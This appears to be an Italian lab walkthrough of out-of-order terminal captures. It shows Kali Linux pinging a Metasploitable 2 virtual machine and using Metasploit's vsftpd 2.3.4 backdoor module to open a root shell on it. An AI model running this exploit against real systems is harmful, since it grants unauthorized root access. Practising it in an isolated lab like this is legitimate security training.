

Hacking con Metasploit

```
(kali㉿kali)-[~]  
$ ping 192.168.50.149  
PING 192.168.50.149 (192.168.50.149) 56(84) bytes of data.  
64 bytes from 192.168.50.149: icmp_seq=1 ttl=64 time=14.3 ms  
64 bytes from 192.168.50.149: icmp_seq=2 ttl=64 time=3.79 ms  
64 bytes from 192.168.50.149: icmp_seq=3 ttl=64 time=0.709 ms  
^C  
— 192.168.50.149 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2014ms  
rtt min/avg/max/mdev = 0.709/6.271/14.312/5.823 ms  
  
(kali㉿kali)-[~]  
$ ping 192.168.50.149  
PING 192.168.50.149 (192.168.50.149) 56(84) bytes of data.  
64 bytes from 192.168.50.149: icmp_seq=1 ttl=64 time=13.4 ms  
64 bytes from 192.168.50.149: icmp_seq=2 ttl=64 time=7.67 ms  
^C  
— 192.168.50.149 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1003ms  
rtt min/avg/max/mdev = 7.669/10.541/13.414/2.872 ms
```

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search
```

```
[*] 192.168.50.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.50.149:21 - The port used by the backdoor bind listener is already open
[*] 192.168.50.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:44805 → 192.168.50.149:6200) at 2025-03-10 14:41:39 +0100
```

```
import socket

# Metasploit v6.4.50-dev
+ -- --=[ 2495 exploits - 1283 auxiliary - 393 post ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

```
Exploit target:
--
0 Automatic
```

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS
RHOSTS =>
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.149
RHOSTS => 192.168.50.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
```


Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.50.149	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```
Exploit target:
--
0 Automatic
```

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.50.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
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[*] 192.168.50.149:21 - The port used by the backdoor bind listener is already open
[*] 192.168.50.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
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```



```
Metasploitable 2 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
netmask 255.255.255.0
gateway 192.168.50.1

[ Wrote 13 lines ]

msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process
[ OK ]
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
[ OK ]
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin      dev      initrd   lost+found  nohup.out  root  sys      usr
boot     etc      initrd.img  media      opt        sbin  test_metasploit  var
cdrom    home     lib      mnt        proc       srv   tmp          vmlinuz
msfadmin@metasploitable:/$
```